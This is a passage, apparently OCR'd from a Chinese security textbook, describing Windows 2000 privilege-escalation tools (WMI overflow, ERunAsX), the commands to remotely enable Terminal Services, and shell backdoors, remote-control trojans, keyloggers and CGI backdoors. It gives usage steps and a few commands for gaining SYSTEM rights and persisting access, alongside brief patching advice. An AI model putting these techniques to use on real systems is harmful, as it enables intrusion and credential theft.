


图5

它是一个利用windows 2000 的WMI服务缓冲区溢出漏洞来提升权限的，只能在目标系统上运行程序才能利用，可用于简体中文、繁体中文、日文、韩文系统sp0-3的windows 2000的系统。使用前提是WMI服务开放，使用时只要直接运行它就可以了，如图6，如果溢出成功的话会内建一个用户名为XX、密码为1a!.9nH的管理

员权限的用户。

第四个工具：ERunAsX.exe

它利用的是smss.exe中的DEBUG子系统的漏洞，所有普通用户都可以通过该漏洞获得对系统中任意进程或线程句柄的控制，从而可以以SYSTEM或管理员权限执行任意命令。使用方法假设我们已经获得一台机器上的一个GUEST用户（或其他普通用户），现在我们要这个工具来获得系统最高权限，只要把ERunAsX.exe和ERunAsX.dll这两个文件复制到目标主机上可访问的目录下，例如d:\下。以GUEST身份运行"ERunAsX 要执行命令"，如：ERunAsX cmd.exe，这时执行的命令是以SYSTEM权限运行的，也就是说在这个cmd的shell中我们可以执行如何命令比如添加管理员用户等等，如图7。




图7

别的可利用的提升权限的小程序还有好些，像ptsec.exe、ISAPIHd.dll等等，这里就不一一介绍了这些程序说到底还是利用了windows的各种漏洞，所以要防范这些程序必须把各种漏洞都打上补丁。不能只打几个重大漏洞的补丁就了事了，有些时候问题就出在那些不起眼的小漏洞中。

第四节 Windows后门与木马

黑客在控制某一主机后，为了更加隐蔽方便地进行远程操作和控制，或者想利用已经攻陷的主机作为跳板去攻击新的目标，他往往会在攻陷的主机上安装各种各样的后门，并会努力使用种种隐蔽技术使他的后门更加隐蔽，不被管理员发现。我们这里来看看Windows下最常见的后门以及后门技术，同时提供了一些防御及检测这些后门的措施。虽然严格来讲，后门程序和木马程序是有一定区别的，但由于现在Windows后门程序日益向木马程序靠拢，许多后门程序就是木马程序，所以我们这里就把后门和木马放一起讲了。

一、Windows系统常见后门

由于Windows操作系统使用的普及性，Windows下的后门程序非常之多，以“数以万计”来形容怕也不为过，这么多后门程序当然是不可能一一道尽的，我们这里只能将它们按各自的特征进行分类并各自介绍其中几个比较典型的程序。一般windows下的后门有以下几类：一.系统服务后门，二.shell后门，三.远程控制工具，四.击键记录工具，五.cgi后门，六.dll后门，下面我们就来一一介绍。

1、系统服务后门

虽然Windows NT/2000并不像unix系统那样天生就适合于远程登录，但是微软为了方便用户，在windows2000中还是提供了telnet和Termservice（终端服务）这两项远程访问服务，由于这两个服务是系统自带来的，功能稳定、强大，所以，黑客在得到系统控制权之后，往往开启这两个服务并做些修改来充当自己的后门。

Telnet服务：windows2000中提供了一个与unix系统很类似的telnet系统服务，其对应的守护进程是lntvr.exe，这个telnet服务在缺省配置是不启动的，但黑客得到了本地系统控制权，他只要简单地使用“net start telnet”命令来启动telnet服务。而如果黑客没有取得本地系统控制权，只要能建立IPC连接并有目标主机的admin权限的帐号，那他就能远程启动目标系统上的telnet服务，具体可以借用一个opentelnet.exe的工具，类似的工具还有sc.exe和hetsvc.exe。不过使用这两个工具比较麻烦，而这个opentelnet不但能远程开启windows2000的telnet服务，而且能改变其ntlm验证方式，非常方便，可以一步到位，如图1所示。




图1

TermService终端服务是Win2000/XP自带来的一个基于远程桌面协议（RDP）的远程访问服务，如图2所示，默认服务端口是3389，其速度非

常快，性能也很稳定，通过这个服务登陆远程主机后除物理上不能接触外几乎与本地操作几乎一样。如果黑客以管理员身份通过这个服务登陆远程主机后，黑客几乎拥有该机的所有功能，其功能之完备是任何木马后门都望尘莫及的，所以黑客常常拿win2000终端服务作为用来控制的“后门”，远程启动终端服务的方法有很多，可以用无人职守工具Sysomgr.exe在命令行下远程安装终端服务：

```
c:\>echo [Components] > c:\startTS
c:\>echo TSEnable = on >>c:\startTS
c:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\startTS /q /r
```

（如果没有 /r 参数的话，服务器不会自动重启。）




图2

2、Shell后门

我们已经说了Windows NT/2000并不像unix系统那样天生就适合于远程登录，利用telnet和Termservice服务作为后门虽然简单，但系统服务莫名其妙地被开启了，稍有点经验管理员就会马上发现，所以用系统服务来做后门只是黑客的初级伎俩，更多的时候黑客会绑定一个可远程等录的Shell到系统的不用的端口上来作为再次访问后门。常见的比较经典的windows shell后门有：netcat，winshell，wollf，tini等等

Netcat是一个非常经典的老牌黑客工具，有网络工具中的“瑞士军刀”的美誉，它有UNIX和WIN两个版本，我们这里讲的当然是WIN版本。它小巧精致，功能多样，支持DNS解析，支持telnet选项应答、端口捆定，内置端口扫描功能等等功能，捆定在端口上作SHELL后门只是它的一个功能而已，具体用法可以通过命令：nc -h获取帮助。

Winshell是国人开发的一个著名的windows下的shell后门，它非常优秀，是Windows平台上最精巧的Telnet服务器软件，可以运行于Windows 9X/ME/NT/2K/XP平台下，主程序是一个仅仅5k左右的可执行文件，可完全独立执行而不依赖于任何系统动态连接库，并且是后台以无界面的方式运行，支持在NT系统中以服务的方式运行，其功能也非常强大，支持定制端口、密码保护、多用户登录、NT服务方式、远程文件下载、信息自定义及独特的反DDOS功能等；它还具备具备密码认证功能，自定义监听端口功能等等。如图3所示的就是Winshell的配置界面。




图3

Wollf是国内某女黑客开发的一个比较著名的后门程序，它具有扩展Telnet服务，集成Ftp服务器、键盘记录、Sniffer(for win2k only)、端口转发等功能，可反向连接，可通过参数选择随系统启动或作为普通进程启动，它还可以用命令通

过网络使当前wollf升级为最新版本，运行后黑客只要Telnet到其监听端口就可以使用。正是它具有这么多优点所以现在网上有不少人在使用它。

其他shell后门其实还有很多，有些甚至采用隧道技术来避过防火墙的过滤，如ACKcmd，我们这里就不能介绍了，还是来看下一类后门吧。

3、远程控制工具

远程控制工具大家可能比较陌生，但如果说“冰河“，“BO”大家就不会陌生了吧，其实我们这里要说的远程控制工具就是这些有sever/client端的“木马”程序，当然木马的种类有很多种，远程控制工具只是其中的一种而已，远程控制工具的工作原理大家可能也知道了吧，就是让目标主机那端运行其sever程序，sever程序就会监听某端口等待clent程序的连接，然后黑客就可以在自己的机子上用client程序连接上去从而控制目标主机了。一般远程控制工具功能非常强大，许多都提供图形控制界面，使得黑客能很方便的控制远程主机，而不再需要敲击命令。正是由于其易操作性，现在网上的此类工具可谓是“泛滥成灾”了，而且“经典”之作也有很多，所以我们这里只能点到为止了。




图4

前期的比较著名的远程控制工具有：“冰河”，“YAI”，“BO (BackOrifice)”，“SubSeven”“Netspy”，“Netbus”等等，如图4所示，就是“冰河”的client端控制程序，冰河是一个非常优秀的国产远程控制工具，它的功能非常完备，包括远程文件管理、系统管理、网络管理、键盘记录，口令记录，屏幕捕获，屏幕控制、注册表管理、进程管理等等，图中的“冰河”的正截获了远程主机的屏幕。

现在近两年出来的比较著名的远程控制工具有：“蓝色火焰”，“广外女生”，“网络神偷”，“黑洞”、“灰鸽子”、“广外男生”等等，这几个远程控制控制各有特色，“蓝色火焰”它脱离了远程控制工具传统的sever/client的模式，它的client程序可以是任何telnet程序，ftp程序和HHTP浏览器。“广外女生”则因为是第一个可以杀掉杀毒软件和防火墙软件的进程的木马而名声大震，其控制界面如图5所示。而“网络神偷”神偷据称是第一个“反弹端口”木马，也就是说运行它的sever端后，不再是等待client来连接，而是主动与client连接，这样的好处是可以对付某些有防火墙保护的主机。“灰鸽子”则以功能完备而著称，它几乎集成了以上介绍几中木马的所有功能，此外它还可以用被控制电脑来发动ICMP数据包攻击。




图5

4、击键记录后门

击键记录后门程序是有着很长历史的后门工具。无论是UNIX还是Windows平台它都非常流行，它的用途是记录用户的所有击键活动，特别是记录那些口令、密码等敏感信息。记录的信息保存在目标主机上文件上，不现在的击键记录后门一

般都支持每隔一段时间将这些文件以后台运行的方式用Email送到黑客的信箱里，黑客只要每天收收邮件就可以获取用户口令、了解用户的活动。Windows下的击键记录程序也是多不胜数，甚至比远程控制工具还多，大多数击键记录后门程序都可算是木马程序，最常见的有：Psender，PCghost，keyspy（键盘监听器），getpassword（密码截取器），PSWmonitor（密码监听器）等等，我们这里来具体的看看国产的几个击键记录后门。

键盘监听器keyspy木马是一个能记录输入的任何中英文字符的击键记录后门，它还可以发送到有SMTP验证信箱，用户可以自定义发送间隔，如图6所示。配置完毕后生成EXE木马程序发给用户，用户的机子一运行这个程序它就可以工作。




图6

密码截取器Getpassword可以截取密码输入框中的密码(如拨号连接、OICQ、Outlook、IE中的密码)，并将密码明文保存在用户自定义的文件中，缺省为 c:\password.tx，如果没有截取到密码，密码文件将不存在。用户还可以进行配置，可以自己定义密码存放路径、系统启动时自动启动、不显示提示信息等，还可以将截取到的密码发送到指定的邮箱，如图7所示。




图7

5、CGI后门

随着攻击技术的不断发展，后门技术也随之衍变。常规后门已不能满足黑客隐藏踪迹的需求，于是一种更加方便、灵活、隐蔽性更好的后门出现了，那就是CGI后门，由于这类后门是基于web(80端口)服务的，所以必须在开放www服务的主机上才能用，它通过HTTP请求接受客户端的命令，然后在本地Shell中执行，并将结果返回给客户端。

